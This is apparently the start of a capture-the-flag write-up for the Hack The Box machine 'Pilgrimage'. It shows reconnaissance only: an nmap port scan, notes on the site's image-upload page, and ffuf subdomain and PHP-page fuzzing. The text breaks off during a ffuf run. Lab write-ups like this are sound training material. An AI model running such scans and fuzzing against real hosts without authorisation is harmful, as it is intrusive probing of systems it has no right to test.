

Information Gathering

1) Found open ports from initial scan



```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.219 -F
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-12 09:47 IST
Nmap scan report for 10.10.11.219
Host is up (0.41s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.47 seconds
```


2) Found upload functionality in the website




Pilgrimage

SAVE SPACE AND SHRINK IT!


A free online image shrinker. Create an account to save your images!



pilgrimage.htb/login.php



pilgrimage.htb/register.php




pilgrimage.htb/?message=http://pilgrimage.htb/shrunk/6550527e432be.jpeg&status=success

SAVE SPACE AND SHRINK IT!

A free online image shrinker. Create an account to save your images!


http://pilgrimage.htb/shrunk/6550527e432be.jpeg

3) Registered an account



DASHBOARD


Original Image Name	Shrunken Image URL



DASHBOARD


Original Image Name	Shrunken Image URL
img.jpeg	http://pilgrimage.htb/shrunk/65505663834cc.jpeg

4) No subdomains found




```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://10.10.11.219/' -H "Host: FUZZ.pilgrimage.htb" -fs 7621

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.219/
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.pilgrimage.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 7621
________________________________________________

:: Progress: [4989/4989] :: Job [1/1] :: 112 req/sec :: Duration: [0:00:38] :: Errors: 0 ::
```

5) enumerated more pages




```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://pilgrimage.htb/FUZZ.php' -ic -t 250

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pilgrimage.htb/FUZZ.php
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
